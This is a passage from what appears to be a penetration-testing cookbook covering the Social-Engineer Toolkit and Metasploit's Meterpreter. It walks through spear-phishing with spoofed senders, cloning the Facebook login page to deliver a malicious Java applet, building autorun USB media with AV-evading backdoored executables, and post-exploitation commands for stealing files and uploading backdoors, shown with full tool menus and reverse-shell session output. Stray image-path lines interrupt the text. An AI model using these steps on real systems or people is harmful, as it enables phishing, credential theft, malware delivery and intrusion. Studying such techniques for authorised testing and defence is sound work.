Recipient e-mail servers, in order to mitigate these types of attacks, deploy gray-listing, SPF records validation, RBL verification, and content verification. These verification processes ensure that a particular e-mail arrived from the same e-mail server as its domain. For example, if a spoofed e-mail address, `richyrich@gmail.com`, arrives from the IP `202.145.34.23`, it will be marked as malicious, as this IP address does not belong to Gmail. Hence, in order to bypass these security measures, the attacker should ensure that the server IP is not present in the RBL/SURL list. As the spear-phishing attack relies heavily on user perception, the attacker should conduct a recon of the content that is being sent and should ensure that the content looks as legitimate as possible.

Spear-phishing attacks are of two types—web-based content and payload-based content.

In previous chapters, we learned how to create a payload, but as most of the e-mail systems do not allow executables, we should consider using different types of payloads embedded into the HTML content of the e-mail, for example, Java applet, Flash, PDF, or MS Word/Excel, to name a few.

How to do it...

The spear-phishing module has three different attack vectors at our disposal:



```
set : sh
File Edit View Bookmarks Settings Help
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) SMS Spoofing Attack Vector
8) Wireless Access Point Attack Vector
9) QRCode Generator Attack Vector
10) Powershell Attack Vectors
11) Third Party Modules

99) Return back to the main menu.

set> 1

The Spearphishing module allows you to specially craft email messages and send them to a large (or small) number of people with attached fileformat malicious payloads. If you want to spoof your email address, be sure "Sendmail" is installed (apt-get install sendmail) and change the config/set_config SENDMAIL=OFF flag to SENDMAIL=ON.

There are two options, one is getting your feet wet and letting SET do everything for you (option 1), the second is to create your own FileFormat payload and use it in your own attack. Either way, good luck and enjoy!

1) Perform a Mass Email Attack
2) Create a FileFormat Payload
3) Create a Social-Engineering Template


99) Return to Main Menu

set:phishing>
```

Let's analyze each of them.

Passing the first option will start our mass-mailing attack. The attack vector starts with selecting a payload. You can select any vulnerability from the list of available Metasploit exploit modules. Then, we will be prompted to select a handler that can connect back to the attacker. The options will include setting the `vnc` server or executing the payload and starting the command line, and so on.

The next few steps will be starting the `sendmail` server, setting a template for a malicious file format, and selecting a single or mass-mail attack:



```
^ v x root@bt: /pentest/exploits/set
File Edit View Terminal Help

99. Return to main menu.
set:phishing>1
Do you want to use a predefined template or craft
a one time email template.

1. Pre-Defined Template
2. One-Time Use Email Template

set:phishing>1
[-] Available templates:
1: Computer Issue
2: WOAAAA!!!!!!!!!!!! This is crazy...
3: Status Report
4: New Update
5: Dan Brown's Angels & Demons
6: Baby Pics
7: How long has it been?
8: Strange internet usage from your computer
9: Have you seen this?
set:phishing>9
set:phishing> Send email to: abhinavbom@gmail.com
```

Finally, you will be prompted to either choose a known mail service, such as Gmail or Yahoo, or use your own server:

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

```
set:phishing>1
set:phishing> From address (ex: moo@example.com):bigmoney@gmail.com
set:phishing> Flag this message/s as high priority? [yes|no]:y
```

Setting up your own server cannot be very reliable, as most of the mail services follow a reverse lookup to make sure that the e-mail has generated from the same domain name as the address name.

Let's analyze another attack vector of spear-fishing. Creating a file format payload is another attack vector in which we can generate a file format with a known vulnerability and send it via e-mail to attack our target. It is preferred to use MS Word-based vulnerabilities, as they are difficult to detect whether they are malicious or not, so they can be sent as an attachment via an e-mail:

```
set:phishing> Setup a listener [yes|no]:y
[-] ***
[-] * WARNING: Database support has been disabled
[-] ***
```

At last, we will be prompted on whether we want to set up a listener or not. The Metasploit listener will begin and we will wait for the user to open the malicious file and connect back to the attacking system.


The success of e-mail attacks depends on the e-mail client that we are targeting. So, a proper analysis of this attack vector is essential.

How it works...

As discussed earlier, the spear-phishing attack vector is a social engineering attack vector that targets specific users. An e-mail is sent from the attacking machine to the target user(s). The e-mail will contain a malicious attachment, which will exploit a known vulnerability on the target machine and provide a shell connectivity to the attacker. The SET automates the entire process. The major role that social engineering plays here is setting up a scenario that looks completely legitimate to the target, fooling the target into downloading the malicious file and executing it.

Website attack vectors

The SET web attack vector is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim. It is, by far, the most popular attack vector of the SET. It works similar to the browser, autopwn, where several (or specific) attacks can be sent to the target browser. It has the following attack vectors:




```
set: sh
File Edit View Bookmarks Settings Help
The Tabnabbing method will wait for a user to move to a different
tab, then refresh the page to something different.
BackTrack
The Man Left in the Middle Attack method was introduced by Kos and
utilizes HTTP REFERER's in order to intercept fields and harvest
data from them. You need to have an already vulnerable site and in-
corporate <script src="http://YOURIP/">. This could either be from a
compromised site or through XSS.
The Web-Jacking Attack method was introduced by white_sheep, Emgent
and the Back|Track team. This method utilizes iframe replacements to
make the highlighted URL link to appear legitimate however when clicked
a window pops up then is replaced with the malicious link. You can edit
the link replacement settings in the set_config if its too slow/fast.
The Multi-Attack method will add a combination of attacks through the web attack
menu. For example you can utilize the Java Applet, Metasploit Browser,
Credential Harvester/Tabnabbing, and the Man Left in the Middle attack
all at once to see which is successful.
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Man Left in the Middle Attack Method
6) Web Jacking Attack Method
7) Multi-Attack Web Method
8) Victim Web Profiler
9) Create or import a CodeSigning Certificate
99) Return to Main Menu
set:webattack>
```

Here, in this recipe, we will discuss the most popular attack vector, the Java applet attack method. Let's see how this attack is performed using SET.

Getting ready

To start with the Java applet attack method, we will have to select the first option. Then, in the next step, we will be prompted to choose a webpage setup. We can either choose custom templates or clone a complete URL. Let's see how cloning will help us in performing the attack:



```
set : sh
File Edit View Bookmarks Settings Help

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Man Left in the Middle Attack Method
6) Web Jacking Attack Method
7) Multi-Attack Web Method
8) Victim Web Profiler
9) Create or import a CodeSigning Certificate
99) Return to Main Menu

set:webattack>1

The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu

set:webattack>
```

How to do it...

The target user will have to access the website that the pentester has decided to clone. Hence, the pentester should understand that the cloned site shouldn't digress from the actual site's functionality, that is, the phishing site.

1. To start with the cloning option, we will have to decide on a URL we want to clone. Let's clone the Facebook login page and proceed further:
 1. Web Templates
 2. Site Cloner
 3. Custom Import
 4. Return to the main menu

Enter number (1-4): 2

SET supports both HTTP and HTTPS


Example: `http://www.thisisafakesite.com`

Enter the url to clone: `http://www.facebook.com`

[*] Cloning the website: `https://login.facebook.com/login.php`

[*] This could take a little bit...

2. Once we are done with the cloning part, we will be prompted to choose a payload along with a backdoor that can be dropped onto the target machine.
3. Once we're done with these steps, the SET web server will start along with MSF. MSF will manage the handler that will receive the back connection once the payload is dropped onto the target machine.
4. You can find your cloned template along with the jar at `/pentest/exploits/set/src/web_clone/site/template`. Now, once the target user visits the cloned website (hosted on a fake domain), an applet message will pop up that will appear as a completely safe alert message:



5. Now, once the target user clicks on **Allow**, the malicious applet gets executed and it allows the execution of the payload. The Metasploit listener will receive a connection back from the target machine and thus, we will have an active session:

```
[*] Sending stage (748544 bytes) to 192.168.56.103
[*] Meterpreter session 1 opened (192.168.56.103:443 ->
    Thu Sep 09 10:06:57 -0400 2010
```

```
msf exploit(handler) > sessions -i 1
```

```
[*] Starting interaction with 1...
```

```
meterpreter > shell
```

```
Process 2988 created.
```

```
Channel 1 created.
```

```
Microsoft Windows XP [Version 6.1]
```

```
(C) Copyright 1985-2001 Microsoft Corp.
```

```
C:\Documents and Settings\Administrator\Desktop>
```

Similarly, we can perform other attacks as well. You can see how easily SET creates attack vectors for us and provides us with complete control over our scenario. The best thing about SET is that it can give you the full opportunity to implement your own modifications and changes whenever you want.

How it works...

The Java applet infection is a popular Java applet vulnerability that allows the execution of the applet outside the protected sandbox environment. Unsigned, or unsafe, applets are executed in a sandbox environment with limited access to system resources. Once the malicious applet is allowed to execute after the warning message, it gains the privilege of full resource access on the target machine, as it is now outside the sandbox environment. This allows the applet to execute Java vulnerability and allow remote code execution. Similarly, other web-based attack vectors use a browser to transfer attacks to the target system. Social engineering again lies in the art of crafting a scenario which fools the user. The attacker can create a malicious link hidden under a `href` tag, or the applet can be signed using fake signatures in order to make it look completely legitimate. SET templates are a good source of designing attacks.

Working with the multi-attack web method

The multi-attack web method further takes web attack to the next level by combining several attacks into one. This attack method allows us to club several exploits and vulnerabilities under a single format. Once the file or URL is opened by the target user, then each attack is thrown one by one, unless a successful attack is reported. SET automates the process of clubbing different attacks under a single web attack scenario. Let us move ahead and see how this is done.

How to do it...

The multi-attack web method begins similar to other web-based attacks. We start with selecting a template which can either be imported or cloned. The difference lies in the next step, where we can select various exploits that can be added into the web attack:

Select which attacks you want to use:

1. The Java Applet Attack Method (OFF)
2. The Metasploit Browser Exploit Method (OFF)
3. Credential Harvester Attack Method (OFF)
4. Tabnabbing Attack Method (OFF)
5. Man Left in the Middle Attack Method (OFF)
6. Web Jacking Attack Method (OFF)
7. Use them all - A.K.A. 'Tactical Nuke'
8. I'm finished and want proceed with the attack.
9. Return to main menu.

Enter your choice one at a time (hit 8 when finished selecting):

We can select different attacks, and once we are done, we can pass 8 and finally combine the selected attacks under a single vector. Finally, we will be prompted to select a payload and backdoor encoder.

How it works...

Once different attacks have been selected, SET clubs them with a payload and builds a single malicious link that now needs to be socially engineered. We will have to build a template that looks completely legitimate to the target user and force him or her to visit the malicious link. Once the link is clicked by the victim, different attacks are tried one by one unless a successful attack is launched. Once a vulnerability is found and exploited, the payload provides a back connectivity to the Metasploit listener.

Infectious media generator

The infectious media generator is a relatively simple attack vector. SET will create a Metasploit-based payload, set up a listener for you, and generate a folder that needs to be burned or written to a DVD/USB drive. Once inserted, if auto-run is enabled, the code will automatically execute and take control of the machine.

How to do it...

This attack vector is based on a simple principle of generating a malicious executable, and then encoding it with available encoders, so as to bypass antivirus protection. The following are some examples of infectious media generators with their description as well:

| Name: | Description: |
|---|-------------------------------|
| 1. Windows Shell Reverse_TCP victim and send back to attacker. | Spawn a command shell on |
| 2. Windows Reverse_TCP Meterpreter victim and send back to attacker. | Spawn a meterpreter shell on |
| 3. Windows Reverse_TCP VNC DLL and send back to attacker. | Spawn a VNC server on victim |
| 4. Windows Bind Shell accepting port on remote system. | Execute payload and create an |
| 5. Windows Bind Shell X64 Bind TCP Inline | Windows x64 Command Shell, |
| 6. Windows Shell Reverse_TCP X64 Reverse TCP Inline | Windows X64 Command Shell, |
| 7. Windows Meterpreter Reverse_TCP X64 (Windows x64), Meterpreter | Connect back to the attacker |
| 8. Windows Meterpreter Egress Buster find a port home via multiple ports | Spawn a meterpreter shell and |
| 9. Import your own executable executable | Specify a path for your own |

Enter choice (hit enter for default):

Below is a list of encodings to try and bypass AV.

Select one of the below, 'backdoored executable' is typically the best.

1. avoid_utf8_tolower (Normal)
2. shikata_ga_nai (Very Good)
3. alpha_mixed (Normal)
4. alpha_upper (Normal)
5. call14_dword_xor (Normal)
6. countdown (Normal)
7. fnstenv_mov (Normal)
8. jmp_call_additive (Normal)
9. nonalpha (Normal)
10. nonupper (Normal)
11. unicode_mixed (Normal)
12. unicode_upper (Normal)
13. alpha2 (Normal)
14. No Encoding (None)
15. Multi-Encoder (Excellent)
16. Backdoored Executable (BEST)

Enter your choice (enter for default):

[-] Enter the PORT of the listener (enter for default):

[-] Backdooring a legit executable to bypass Anti-Virus. Wait a few seconds...

[-] Backdoor completed successfully. Payload is now hidden within a legit executable.

[*] Your attack has been created in the SET home directory folder "autorun"

[*] Copy the contents of the folder to a CD/DVD/USB to autorun.

[*] The payload can be found in the SET home directory.

[*] Do you want to start the listener now? yes or no: yes

[*] Please wait while the Metasploit listener is loaded...

How it works...

After generating the encoded malicious file, the Metasploit listener starts waiting for back connections. The only limitation with this attack is that the removable media must have auto-run enabled; otherwise, it will require a manual trigger.

This type of attack vector can be helpful in situations where the target user is behind a firewall. Most of the antivirus programs now-a-days, disable auto-run, which in turn renders this type of attack useless. The pentester along with autorun-based attacks, should also ensure that a backdoor legitimate executable/PDF is provided along with the media. This would ensure that the victim would invariably execute one of the payloads.

10

Working with Meterpreter

In this chapter, we will cover:

- ▶ Understanding the Meterpreter system commands
- ▶ Understanding the Meterpreter filesystem commands
- ▶ Understanding the Meterpreter networking commands
- ▶ Privilege escalation and process migration
- ▶ Setting up multiple communication channels with the target
- ▶ Meterpreter anti-forensics - timestomp
- ▶ The getdesktop and keystroke sniffing
- ▶ Using a scraper Meterpreter script
- ▶ Passing the hash
- ▶ Setting up a persistent connection with backdoors
- ▶ Pivoting with Meterpreter
- ▶ Port forwarding with Meterpreter
- ▶ Meterpreter API and mixins
- ▶ Railgun - converting Ruby into a weapon
- ▶ Adding DLL and function definition to Railgun
- ▶ Building a "Windows Firewall De-activator" Meterpreter script
- ▶ Analyzing an existing Meterpreter script
- ▶ Injecting a VNC server remotely
- ▶ Exploiting a vulnerable PHP application
- ▶ Incognito attacks with Meterpreter


Introduction

So far, we have laid more emphasis on the pre-exploitation phase in which we tried out various techniques and exploits to compromise our target. In this chapter, we will lay stress on the post-exploitation phase—what we can do after we have exploited the target machine. Metasploit provides a very powerful post-exploitation tool named Meterpreter that provides us with many features that can ease our task of exploring the target machine. We have already seen the use of Meterpreter and post-exploitation in *Chapter 4, Client-side Exploitation and Antivirus Bypass*. In this chapter, we will understand Meterpreter in detail, as well as how to use it as a potential tool for the post-exploitation phase.

We have been using payloads in order to achieve specific results, but they have a major disadvantage. Payloads work by creating new processes in the compromised system. This can trigger alarms in antivirus programs and can be caught easily. Also, a payload is limited to perform only some specific tasks or execute specific commands that the shell can run. To overcome these difficulties, Meterpreter came into light.

Meterpreter is a command interpreter for Metasploit that acts as a payload and works by using in memory DLL injection and a native shared object format. It works in context with the exploited process; hence, it does not create any new process. This makes it more stealthy and powerful.

Let us take a look at Meterpreter functions. The following diagram shows a simple stepwise representation of loading a Meterpreter:



In the first step, the exploit and first stage payload is sent to the target machine. After exploitation, the stager binds itself to the target with a specific task and tries to connect back to the attacking `msfconsole`, where a proper communication channel is set up. Now, the stager loads the DLL. `msfconsole` and sends the second stage DLL injection payload. After successful injection, MSF sends the Meterpreter DLL to establish a proper communication channel. Lastly, Meterpreter loads extensions such as `stdapi` and `priv`. All these extensions are loaded over TLS/1.0 using a TLV protocol. Meterpreter uses encrypted communication with the target user, that is another major advantage of using it. Let us quickly summarize the advantages of Meterpreter over specific payloads:

- ▶ It works in context with the exploited process, so it doesn't create a new process
- ▶ It can migrate easily among processes
- ▶ It resides completely in the memory, so it writes nothing on disk
- ▶ It uses encrypted communications
- ▶ It uses a channelized communication system, so that we can work with several channels at a time
- ▶ It provides a platform to write extensions quickly and easily

This chapter is dedicated entirely toward exploring the target machine by using the various commands and scripts that Meterpreter provides us with. We will start with analyzing common Meterpreter commands. Then, we will move ahead with setting up different communication channels, using networking commands, key sniffing, and so on. Finally, we will discuss the scraper Meterpreter script, which can create a single directory containing various pieces of information about the target user. In this chapter, we will focus mainly on those commands and scripts which can be helpful in exploring the compromised system.

So, let us move ahead with the recipes to dive deeper into Meterpreter.

Understanding the Meterpreter system commands

Let us start using the Meterpreter commands to understand their functionality. As it is a post-exploitation tool, we will require a compromised target to execute the commands. We will be using a Windows 7 machine as a target that we have exploited using browser vulnerability.

Getting ready

After compromising the Windows 7 target machine, we will have a Meterpreter session started as we have used the `windows/meterpreter/bind_tcp` payload. We will start off by using a simple `?` command that will list all the available Meterpreter commands, along with a short description:

```
meterpreter > ?
```

Take a quick look at the entire list. Many of the commands are self-explanatory.

How to do it...

Let us start with some useful system commands:

- ▶ `background`: This command is used to set the current session as background, so that it can be used again when needed. This command is useful when there are multiple active Meterpreter sessions.

- ▶ `getuid`: This command returns the username that is running, or the one in which we broke into, on the target machine:

```
meterpreter > getuid
Server username: DARKLORD-PC\DARKLORD
```

- ▶ `getpid`: This command returns the process ID in which we are currently running Meterpreter:

```
meterpreter > getpid
Current pid: 4124
```

- ▶ `ps`: This command will list all the running processes on the target machine. It can be helpful in identifying various services and software running on the target:

```
meterpreter > ps

  PID   Name                Arch  Session  User
  ---   -
  0     [System Process]
1072   svchost.exe
1172   rundll32.exe        x86   1        DARKLORD-
PC\DARKLORD
```

- ▶ `sysinfo`: This is a handy command to quickly verify the system information, such as the operating system and architecture:

```
meterpreter > sysinfo

Computer       : DARKLORD-PC
OS             : Windows 7 (Build 7264).
Architecture   : x86
System Language : en_US
Meterpreter    : x86/win32
```

- ▶ `shell`: This command takes us into a shell prompt. We have already seen the use of this Meterpreter command in some of our previous recipes:

```
meterpreter > shell


Process 4208 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7264]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
```

- ▶ `exit`: This command is used to terminate a Meterpreter session. It can also be used to terminate the shell session and return back to Meterpreter.

These are a few useful system commands that can be used to explore the compromised target to gain more information about it. There are lots of other commands, which I am leaving for you to try and explore. You might have noticed how easy it is to use the Meterpreter commands and explore the target that would have been a difficult task without it. In our next recipe, we will focus on some advanced Meterpreter commands.

How it works...

Meterpreter works like any command interpreter. It is designed to understand and respond to various parameter calls through commands. It resides in the context of an exploited/compromised process and creates a client/server communication system with the penetration tester's machine, as shown in the following diagram:



The preceding diagram demonstrates the functioning of Meterpreter in a nutshell. Once the communication channel is set up, we can send command calls to the Meterpreter server to get its response back to our machine. We will understand the communication between the pentesting machine and the compromised target in greater detail as we move ahead with this chapter.

Understanding the Meterpreter filesystem commands

In this recipe, we will move ahead with the filesystem commands. These commands can be helpful in exploring the target system to perform various tasks such as searching for files, downloading files, and changing the directory. You will notice how easy it is to control the target machine using Meterpreter. So, let us start working with some of the useful filesystem commands.

How to do it...

We will start with the simple `pwd` command, which lists our present working directory on the target machine. Similarly, we can use the `cd` command to change our working directory to our preferred location:

```
meterpreter > pwd
C:\Users\DARKLORD\Desktop
```

```
meterpreter > cd c:\
```

```
meterpreter > pwd
c:\
```

As you can see, we first listed our working directory using the `pwd` command and then changed our working directory to `C:` by using the `cd` command. We can also use the `ls` command to list the available files in the current directory.

Now that we can work with directories, our next task will be to search for files on the drive. It will be very tedious to browse every directory and subdirectory to look for files. We can use the `search` command to quickly search for specific file types. Consider the following example:

```
meterpreter > search -f *.doc -d c:\
```

This command will search for all files in the `C` drive having `.doc` as the file extension. The `-f` parameter is used to specify the file pattern to search for, and the `-d` parameter tells the directory which file is to be searched.

So, once we have searched for our specific file, the next thing we can do is download the file locally on the target machine. Let us first try to download the file to our attacking system:

```
meterpreter > download d:\secret.doc /root
```

```
[*] downloading: d:secret.doc -> /root/d:secret.doc
[*] downloaded : d:secret.doc -> /root/d:secret.doc
```

By using the `download` command, we can successfully download any file from the target machine to our machine. The `d:\secret.doc` file gets downloaded in the `root` folder of our attacking machine.

Similarly, we can use the `upload` command to send any file to the target machine:

```
meterpreter > upload /root/backdoor.exe d:\
```

```
[*] uploading   : /root/backdoor.exe -> d:\
[*] uploaded   : /root/backdoor.exe -> d:\\backdoor.exe
```

Finally, we can use the `del` command to delete a file or a directory from the target machine:

```
meterpreter > del d:\backdoor.exe
```

How it works...

Meterpreter gives us complete access to the target machine by setting up an interactive command prompt. We can also drop a shell session to work in the default Windows DOS mode, but it will not have as many functionalities. This was a quick reference to some of the important filesystem commands of Meterpreter, which can help us in exploring the files present on the target machine. There are more commands as well; it is recommended that you try them out and find the various possibilities that can exist.

In the next recipe, we will look at a very interesting Meterpreter command called `timestamp` that can be used to modify the file attributes on the target machine.

Understanding the Meterpreter networking commands

Meterpreter provides us with some useful networking commands as well. These commands can be useful in understanding the network structure of the target user. We can analyze whether the system belongs to a LAN or if it is a standalone system. We can also find out the IP range, DNS, and other information. Such network information can be useful when we have to perform pivoting. Pivoting is a concept by which we can compromise other machines on the same network in which our target is present. We will also understand pivoting, where we will focus on the advanced use of Meterpreter.

Getting ready

Before we get into the recipe, there are three networking terms that we will encounter here. So, let us give a quick brush to our memory by looking at the following terms:

- ▶ Subnetwork or subnet is the concept of dividing a large network into smaller identifiable parts. Subnetting is done to increase the address utility and security.
- ▶ A netmask is a 32-bit mask that is used to divide an IP address into subnets and specify the network's available hosts.
- ▶ Gateway specifies the forwarding or the next hop IP address over which the set of addresses defined by the network destination and subnet mask are reachable.

We will be using these three terms when we will deal with the `route` command.

How to do it...

There are three networking commands provided by Meterpreter. They are `ipconfig`, `route`, and `portfwd`. Let us have a quick look at each of them:

1. The `ipconfig` command is used to display all the TCP/IP network configurations of the target machine. It lists information such as the target IP address, hardware MAC, and netmask:

```
meterpreter > ipconfig
```

Reliance

Hardware MAC: 00:00:00:00:00:00

IP Address : 115.242.228.85

Netmask : 255.255.255.255

Software Loopback Interface 1

Hardware MAC: 00:00:00:00:00:00

IP Address : 127.0.0.1

Netmask : 255.0.0.0

As you can see, the output of `ipconfig` lists the various active TCP/IP configurations.

2. The next networking command is the `route` command. It is similar to the `route` command of MS DOS. This command is used to display or modify the local IP routing table on the target machine. Executing the `route` command lists the current table:

```
meterpreter > route
```

Network routes

=====

| Subnet | Netmask | Gateway |
|-----------------|-----------------|----------------|
| ----- | ----- | ----- |
| 0.0.0.0 | 0.0.0.0 | 115.242.228.85 |
| 115.242.228.85 | 255.255.255.255 | 115.242.228.85 |
| 127.0.0.0 | 255.0.0.0 | 127.0.0.1 |
| 127.0.0.1 | 255.255.255.255 | 127.0.0.1 |
| 127.255.255.255 | 255.255.255.255 | 127.0.0.1 |

```

192.168.56.0      255.255.255.0    192.168.56.1
192.168.56.1      255.255.255.255  192.168.56.1
192.168.56.255   255.255.255.255  192.168.56.1
224.0.0.0        240.0.0.0        127.0.0.1
224.0.0.0        240.0.0.0        192.168.56.1
224.0.0.0        240.0.0.0        115.242.228.85
255.255.255.255  255.255.255.255  127.0.0.1
255.255.255.255  255.255.255.255  192.168.56.1
255.255.255.255  255.255.255.255  115.242.228.85

```

Let us execute the `route -h` command to figure out how we can modify the table:

```
meterpreter > route -h
```

```
Usage: route [-h] command [args]
```

```
Supported commands:
```

```
add [subnet] [netmask] [gateway]
```

```
delete [subnet] [netmask] [gateway]
```

